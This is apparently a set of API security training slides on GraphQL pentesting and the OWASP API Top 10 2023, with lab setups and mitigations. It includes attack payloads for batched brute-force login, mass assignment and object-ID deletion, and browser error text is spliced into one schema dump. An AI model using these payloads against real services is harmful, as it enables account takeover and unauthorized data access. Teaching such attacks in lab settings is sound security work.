GraphQL does not inherently provide security measures. It returns requested data without built-in security features. Without explicit filtering, there's a risk of exposing and extracting sensitive data.



# GraphQL Pentesting Framework



<https://github.com/swisskyrepo/GraphQLmap>




# Introspection Query

Introspection queries are the method by which GraphQL lets you ask what queries are supported, which data types are available, and many more details you will need when approaching a test of a GraphQL deployment.

Do you remember **INFORMATION\_SCHEMA**?! Consider Introspection like INFORMATION\_SCHEMA! :))

You can use Introspection Query response in graphql-voyager (<https://apis.guru/graphql-voyager>) to get a better understanding of the GraphQL endpoint:



# Introspection Query [Automated]

```
└─(kali㉿kali)-[~/Desktop]
└─$ graphqlmap -u "http://localhost:5013/graphql" -v --method POST
```

GraphQLmap > dump\_via\_introspection

```
===== [SCHEMA] ===== We're having trouble getting your pages
e.g: name[Type]: arg (Type!)
```

00: Query  
    pastes[PasteObject]: public (Boolean!), limit (Int!), filter (String!), Select Restore Session to try again.  
    paste[]: id (Int!), title (String!),  
    systemUpdate[]: Still not able to restore your session? Sometimes a tab is causing the issue. View previous tabs, remove  
    systemDiagnostics[]: username (String!), password (String!), cmd (String!),  
    systemDebug[]: arg (String!),  
    systemHealth[]:  
    users[UserObject]: id (Int!),  
    readAndBurn[]: id (Int!),  
    search[SearchResult]: keyword (String!),  
    audits[AuditObject]:  
    deleteAllPastes[]:  
        me[]: token (String!),  
01: PasteObject  
    id[ID]:  
    title[]:  
    content[]:  
    public[]:  
    userAgent[]:  
    ipAddr[]:  
    ownerId[]:  
    burn[]:  
    owner[]:  
06: OwnerObject  
    id[ID]:  
    name[]:  
    paste[PasteObject]:  
    pastes[PasteObject]:  
07: UserObject  
    id[ID]:  
        username[]: capitalize (Boolean!),  
        password[String]:  
09: AuditObject



# Introspection Query [Manual]

# source: GraphQL Voyager

```
query IntrospectionQuery {
 __schema {
 queryType { name }
 mutationType { name }
 subscriptionType { name }
 types {
 ...FullType
 }
 }
}
```

To be continued ...

[https://github.com/dolevf/Black-Hat-GraphQL/blob/master/queries/introspection\\_query.txt](https://github.com/dolevf/Black-Hat-GraphQL/blob/master/queries/introspection_query.txt)



# Disabled Introspection Query!

Therefore you have 2 options.

- Dictionary Base (e.g. [clairvoyance](#))
- Field Suggestions
- Manual Exploration (Work with Web App/API manually and find queries and mutation by yourself)



# Lab Setup

```
git clone https://github.com/righthettod/poc-graphql.git
```

```
cd poc-graphql
```

```
sudo docker build -t poc-graphql .
```

```
sudo docker run -p 5000:8080 poc-graphql:latest
```




# Swagger

Swagger allows you to **describe** the **structure** of your **APIs** so that machines can read them. The ability of APIs to describe their own structure is the root of all awesomeness in Swagger. Why is it so great? Well, by reading your API's structure, we can automatically build **beautiful** and **interactive API documentation**. We can also **automatically generate client libraries** for your API in **many languages** and explore other possibilities like **automated testing**. Swagger does this by asking your API to return a **YAML** or **JSON** that contains a **detailed description** of your **entire API**. This file is essentially a resource listing of your API which adheres to **OpenAPI Specification**.

<https://github.com/RhinoSecurityLabs/Swagger-EZ>



# OWASP API Security TOP 10 (2019 → 2023)



# OWASP Top 10 API Lab 2023

1. git clone <https://github.com/payatu/DVAPI.git>
2. cd DVAPI
3. Modify **docker-compose.yml** configuration (next slide)
4. docker compose up --build

The screenshot shows the DVAPI challenge interface. At the top, there's a navigation bar with a pen icon and a 'Lab' dropdown. Below it is a progress bar at 100%. The main area displays six challenges:

- API1:2023 Broken Object Level Authorization**: Status: Solved. Description: "Drop off during a CTF challenge? No problem. Store a secret note on your profile to track your progress and resume where you left off." Includes a 'Read More' link, a 'Flag' input field, and a 'Submit' button.
- API2:2023 Broken Authentication**: Status: Solved. Description: "Admin has a challenge for you. Admin says anyone who can log in with their account will get some surprise. Can you find out the surprise?" Includes a 'Read More' link, a 'Flag' input field, and a 'Submit' button.
- API3:2023 Broken Object Property Level Authorization**: Status: Solved. Description: "Ever wished there was a cheat code to top the scoreboard?" Includes a 'Read More' link, a 'Flag' input field, and a 'Submit' button.
- API4:2023 Unrestricted Resource Consumption**: Status: Solved. Description: "API4:2023 Unrestricted Resource Consumption". Includes a 'Flag' input field and a 'Submit' button.
- API5:2023 Broken Function Level Authorization**: Status: Solved. Description: "API5:2023 Broken Function Level Authorization". Includes a 'Flag' input field and a 'Submit' button.
- API6:2023 Unrestricted Access to Sensitive Business Flows**: Status: Solved. Description: "API6:2023 Unrestricted Access to Sensitive Business Flows". Includes a 'Flag' input field and a 'Submit' button.



# OWASP Top 10 API Lab 2023

```
#docker-compose.yml #Dockerfile
version: '3.3' FROM registry.docker.ir/node:latest
services: WORKDIR /app
nodejs: COPY src /app/
 container_name: nodejs RUN npm install
 build: . EXPOSE 3000
 restart: always RUN npm install pm2 -g
 ports: # Start the application with PM2
 - 3000:3000 CMD ["pm2-runtime", "start", "npm", "--", "start"]
depends_on:
 - mongodb
mongodb:
 container_name: mongodb
 image: registry.docker.ir/mongo:4.4.6
 restart: always
 ports:
 - 27017:27017
 volumes:
 - mongodb-data:/data/db
volumes:
 mongodb-data:
```



# Broken Object Level Authorization


Object level authorization is an access control mechanism that is usually implemented at the code level to validate that a user can only access the objects that they should have permissions to access.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Widespread</b> : Detectability <b>Easy</b>	Technical <b>Moderate</b> : Business Specific
Attackers can exploit API endpoints that are vulnerable to broken object-level authorization by manipulating the ID of an object that is sent within the request. Object IDs can be anything from sequential integers, UUIDs, or generic strings. Regardless of the data type, they are easy to identify in the request target (path or query string parameters), request headers, or even as part of the request payload.	This issue is extremely common in API-based applications because the server component usually does not fully track the client's state, and instead, relies more on parameters like object IDs, that are sent from the client to decide which objects to access. The server response is usually enough to understand whether the request was successful.	Unauthorized access to other users' objects can result in data disclosure to unauthorized parties, data loss, or data manipulation. Under certain circumstances, unauthorized access to objects can also lead to full account takeover.




# Broken Object Level Authorization [Scenario #1]

An e-commerce platform for online stores (shops) provides a listing page with the revenue charts for their hosted shops. Inspecting the browser requests, an attacker can identify the API endpoints used as a data source for those charts and their pattern: **/shops/{shopName}/revenue\_data.json**. Using another API endpoint, the attacker can get the list of all hosted shop names. With a simple script to manipulate the names in the list, replacing {shopName} in the URL, the attacker gains access to the sales data of thousands of e-commerce stores.



# Broken Object Level Authorization [Scenario #2]

An automobile manufacturer has enabled remote control of its vehicles via a mobile API for communication with the driver's mobile phone. The API enables the driver to remotely start and stop the engine and lock and unlock the doors. As part of this flow, the user sends the Vehicle Identification Number (VIN) to the API. The API fails to validate that the VIN represents a vehicle that belongs to the logged in user, which leads to a BOLA vulnerability. An attacker can access vehicles that don't belong to him.



# Broken Object Level Authorization [Scenario #3]

An online document storage service allows users to view, edit, store and delete their documents. When a user's document is deleted, a GraphQL mutation with the document ID is sent to the API.

Since the document with the given ID is deleted without any further permission checks, a user may be able to delete another user's document.

```
POST /graphql
{
 "operationName": "deleteReports",
 "variables": {
 "reportKeys": ["<DOCUMENT_ID>"]
 },
 "query": "mutation deleteReports($siteId: ID!, $reportKeys: [String]!) {
 deleteReports(reportKeys: $reportKeys)
 }
}"
```



# Hands-on Lab



**DVAPI → API1:2023 Broken Object Level Authorization**

<https://application.security/free-application-security-training/owasp-top-10-api-broken-object-level-authorization>



# Mitigate Solution



- Implement a **proper authorization** mechanism that **relies** on the **user policies** and **hierarchy**.
- Use the authorization mechanism to **check** if the **logged-in user** has **access** to **perform** the requested **action** on the record in **every function** that uses an input from the client to access a record in the database.
- Prefer the use of **random** and **unpredictable** values as **GUIDs** for **records' IDs**.
- **Write tests** to **evaluate the vulnerability** of the **authorization mechanism**. Do not deploy changes that make the tests fail.




# Broken Authentication

Improper implementation of authentication mechanisms can expose vulnerabilities, enabling attackers to compromise authentication tokens and exploit flaws to impersonate other users temporarily or permanently. Such compromises undermine the system's ability to identify clients or users accurately and pose significant risks to the overall security of the API. It is essential to ensure robust authentication practices are in place to prevent unauthorized access and maintain the integrity of the API's security measures.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Common</b> : Detectability <b>Easy</b>	Technical <b>Severe</b> : Business Specific
The authentication mechanism is an easy target for attackers since it's exposed to everyone. Although more advanced technical skills may be required to exploit some authentication issues, exploitation tools are generally available.	Software and security engineers' misconceptions regarding authentication boundaries and inherent implementation complexity make authentication issues prevalent. Methodologies of detecting broken authentication are available and easy to create.	Attackers can gain complete control of other users' accounts in the system, read their personal data, and perform sensitive actions on their behalf. Systems are unlikely to be able to distinguish attackers' actions from legitimate user ones.



# Broken Authentication [Scenario #1]



# Broken Authentication [Scenario #1]

In order to perform user authentication the client has to issue an API request like the one below with the user credentials:

```
POST /graphql
{
 "query": "mutation {
 login (username:\"<username>\",password:\"<password>\") {
 token
 }
 }"
}
```



# Broken Authentication [Scenario #1]

If credentials are valid, then an auth token is returned which should be provided in subsequent requests to identify the user. Login attempts are subject to restrictive rate limiting: only three requests are allowed per minute.

To brute force log in with a victim's account, bad actors leverage GraphQL query batching to bypass the request rate limiting, speeding up the attack:

```
POST /graphql
[
 {"query": "mutation{login(username:\"victim\",password:\"password\"){token}}"},
 {"query": "mutation{login(username:\"victim\",password:\"123456\"){token}}"},
 {"query": "mutation{login(username:\"victim\",password:\"qwerty\"){token}}"},
 ...
 {"query": "mutation{login(username:\"victim\",password:\"123\"){token}}"}
]
```



# Broken Authentication

- Permits **credential stuffing** where the attacker uses **brute force** with a list of **valid usernames** and **passwords**.
- Permits attackers to perform a **brute force attack** on the same user account, **without presenting captcha/account lockout mechanism**.
- Permits **weak passwords**.
- Sends **sensitive authentication details**, such as **auth tokens** and **passwords** in the **URL**.
- Allows users to **change** their **email address**, **current password**, or do **any** other **sensitive operations** without asking for **password confirmation**.
- **Doesn't validate the authenticity of tokens.**
- Accepts **unsigned/weakly signed JWT tokens** (`{"alg": "none"}`)
- **Doesn't validate the JWT expiration date.**
- Uses **plain text, non-encrypted**, or **weakly hashed passwords**.
- Uses **weak encryption keys**.



# Hands-on Lab



**DVAPI → API2:2023 Broken Authentication**

<https://application.security/free-application-security-training/owasp-top-10-api-broken-user-authentication>



# Mitigate Solution



- Make sure you know all the possible flows to authenticate to the API (mobile/ web/deep links that implement one-click authentication/etc.). Ask your engineers what flows you missed.
- Read about your authentication mechanisms. Make sure you understand what and how they are used. OAuth is not authentication, and neither are API keys.
- Don't reinvent the wheel in authentication, token generation, or password storage. Use the standards.
- Credential recovery/forgot password endpoints should be treated as login endpoints in terms of brute force, rate limiting, and lockout protections.
- Require re-authentication for sensitive operations (e.g. changing the account owner email address/2FA phone number).
- Use the OWASP Authentication Cheatsheet.
- Where possible, implement multi-factor authentication.
- Implement anti-brute force mechanisms to mitigate credential stuffing, dictionary attacks, and brute force attacks on your authentication endpoints. This mechanism should be stricter than the regular rate limiting mechanisms on your APIs.
- Implement account lockout/captcha mechanisms to prevent brute force attacks against specific users. Implement weak-password checks.
- API keys should not be used for user authentication. They should only be used for API clients authentication.



# Broken Object Property Level Authorization

In this category, OWASP brings together the risks highlighted in API3:2019 Excessive Data Exposure and API6:2019 Mass Assignment. The primary focus is addressing insufficient or incorrect authorization validation at the object property level. This vulnerability can result in unauthorized access to and manipulation of sensitive information. Keep reading to gain a deeper understanding of the topic.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Easy</b>	Prevalence <b>Common</b> : Detectability <b>Easy</b>	Technical <b>Moderate</b> : Business Specific
APIs tend to expose endpoints that return all object's properties. This is particularly valid for REST APIs. For other protocols such as GraphQL, it may require crafted requests to specify which properties should be returned. Identifying these additional properties that can be manipulated requires more effort, but there are a few automated tools available to assist in this task.	Inspecting API responses is enough to identify sensitive information in returned objects' representations. Fuzzing is usually used to identify additional (hidden) properties. Whether they can be changed is a matter of crafting an API request and analyzing the response. Side-effect analysis may be required if the target property is not returned in the API response.	Unauthorized access to private/sensitive object properties may result in data disclosure, data loss, or data corruption. Under certain circumstances, unauthorized access to object properties can lead to privilege escalation or partial/full account takeover.



# Broken Object Property Level Authorization

When allowing a user to access an object using an API endpoint, it is important to validate that the user has access to the specific object properties they are trying to access.

An API endpoint is vulnerable if:

- The API endpoint exposes properties of an object that are considered sensitive and should not be read by the user. (previously named: "Excessive Data Exposure")
- The API endpoint allows a user to change, add/or delete the value of a sensitive object's property which the user should not be able to access (previously named: "Mass Assignment")




# Broken Object Property Level Authorization

## BROKEN OBJECT PROPERTY LEVEL AUTHORIZATION



- 1 Genuine request from compromised account
- 2 What if I manipulated the parameters?
- 3 What if I automate the parameters?



API's with IDOR protection

# Broken Object Property Level Authorization [Scenario #1]

A dating app allows a user to report other users for inappropriate behavior. As part of this flow, the user clicks on a "report" button, and the following API call is triggered:

```
POST /graphql
{
 "operationName": "reportUser",
 "variables": {
 "userId": 313,
 "reason": ["offensive behavior"]
 },
 "query": "mutation reportUser($userId: ID!, $reason: String!) {
 reportUser(userId: $userId, reason: $reason) {
 status
 message
 reportedUser {
 id
 fullName
 recentLocation
 }
 }
 }"
}
```

The API Endpoint is vulnerable since it allows the authenticated user to have access to sensitive (reported) user object properties, such as "**fullName**" and "**recentLocation**" that are not supposed to be accessed by other users.



# Broken Object Property Level Authorization [Scenario #2]

An online marketplace platform, that offers one type of users ("hosts") to rent out their apartment to another type of users ("guests"), requires the host to accept a booking made by a guest, before charging the guest for the stay.

As part of this flow, an API call is sent by the host to POST /api/host/approve\_booking with the following legitimate payload:

```
{
 "approved": true,
 "comment": "Check-in is after 3pm"
}
```

The host replays the legitimate request, and adds the following malicious payload:

```
{
 "approved": true,
 "comment": "Check-in is after 3pm",
 "total_stay_price": "$1,000,000"
}
```

The API endpoint is vulnerable because there is no validation that the host should have access to the internal object property - **total\_stay\_price**, and the guest will be charged more than she was supposed to be.



# Broken Object Property Level Authorization [Scenario #3]

A social network that is based on short videos, enforces restrictive content filtering and censorship. Even if an uploaded video is blocked, the user can change the description of the video using the following API request:

```
PUT /api/video/update_video
{
 "description": "a funny video about cats"
}
```

A frustrated user can replay the legitimate request, and add the following malicious payload:

```
{
 "description": "a funny video about cats",
 "blocked": false
}
```

The API endpoint is vulnerable because there is no validation if the user should have access to the internal object property - blocked, and the user can change the value from true to false and unlock their own blocked content.



# Hands-on Lab



## DVAPI → API3:2023 Broken Object Property Level Authorization

<https://application.security/free-application-security-training/owasp-top-10-api-mass-assignment>

<https://application.security/free-application-security-training/owasp-top-10-api-excessive-data-exposure>

<https://gist.github.com/amir-h-fallahi/624b9a12f68a9afed3b53f5ede2efb36>



ian group

# Mitigate Solution



- When exposing an object using an API endpoint, always **make sure** that the **user should have access** to the **object's properties you expose**.
- **Avoid** using generic **methods** such as **to\_json()** and **to\_string()**. Instead, **cherry-pick specific object** properties you specifically **want to return**.
- If possible, **avoid using functions** that **automatically bind** a client's **input** into **code variables, internal objects, or object properties** ("Mass Assignment").
- **Allow changes only** to the **object's properties** that **should be updated by the client**.
- Implement a **schema-based response** validation mechanism as an **extra layer of security**. As part of this mechanism, **define** and **enforce data returned** by all API methods.
- Keep **returned data** structures to the **bare minimum, according to the business/functional requirements** for the endpoint.



# Unrestricted resource consumption


API requests consume valuable resources such as network bandwidth, CPU, memory, and storage. Service providers offer additional resources like emails, SMS, phone calls, or biometrics validation through API integrations, billed per request. However, successful attacks targeting these APIs can result in Denial of Service attacks by overwhelming resources with multiple requests or a significant increase in operational costs. This behaviour can result in financial losses for those billed on a pay-per-request basis. Over the past two years, distributed denial of service (DDoS) attacks have increased by up to 60%.

Threat agents/Attack vectors	Security Weakness	Impacts
API Specific : Exploitability <b>Average</b>	Prevalence <b>Widespread</b> : Detectability <b>Easy</b>	Technical <b>Severe</b> : Business Specific
Exploitation requires simple API requests. Multiple concurrent requests can be performed from a single local computer or by using cloud computing resources. Most of the automated tools available are designed to cause DoS via high loads of traffic, impacting APIs' service rate.	It's common to find APIs that do not limit client interactions or resource consumption. Crafted API requests, such as those including parameters that control the number of resources to be returned and performing response status/time/length analysis should allow identification of the issue. The same is valid for batched operations. Although threat agents don't have visibility over costs impact, this can be inferred based on service providers' (e.g. cloud provider) business/pricing model.	Exploitation can lead to DoS due to resource starvation, but it can also lead to operational costs increase such as those related to the infrastructure due to higher CPU demand, increasing cloud storage needs, etc.



# Unrestricted resource consumption

- Execution timeouts
- Maximum allocable memory
- Maximum number of file descriptors
- Maximum number of processes
- Maximum upload file size
- Number of operations to perform in a single API client request (e.g. GraphQL batching)
- Number of records per page to return in a single request-response
- Third-party service providers' spending limit



# Unrestricted resource consumption [Scenario #1]

A social network implemented a “forgot password” flow using SMS verification, enabling the user to receive a one time token via SMS in order to reset their password.

Once a user clicks on "forgot password" an API call is sent from the user's browser to the back-end API:

```
POST /initiate_forgot_password
{
 "step": 1,
 "user_number": "6501113434"
}
```

Then, behind the scenes, an API call is sent from the back-end to a 3rd party API that takes care of the SMS delivering:

```
POST /sms/send_reset_pass_code
Host: willyo.net
{
 "phone_number": "6501113434"
```

The 3rd party provider, Willyo, charges \$0.05 per this type of call.

An attacker writes a script that sends the first API call tens of thousands of times. The back-end follows and requests Willyo to send tens of thousands of text messages, leading the company to lose thousands of dollars in a matter of minutes.



# Unrestricted resource consumption [Scenario #2]

A GraphQL API Endpoint allows the user to upload a profile picture.

```
POST /graphql

{
 "query": "mutation {
 uploadPic(name: \"pic1\", base64_pic: \"R0FOIEF0R0xJVA...\") {
 url
 }
 }"
}
```

Once the upload is complete, the API generates multiple thumbnails with different sizes based on the uploaded picture. This graphical operation takes a lot of memory from the server.

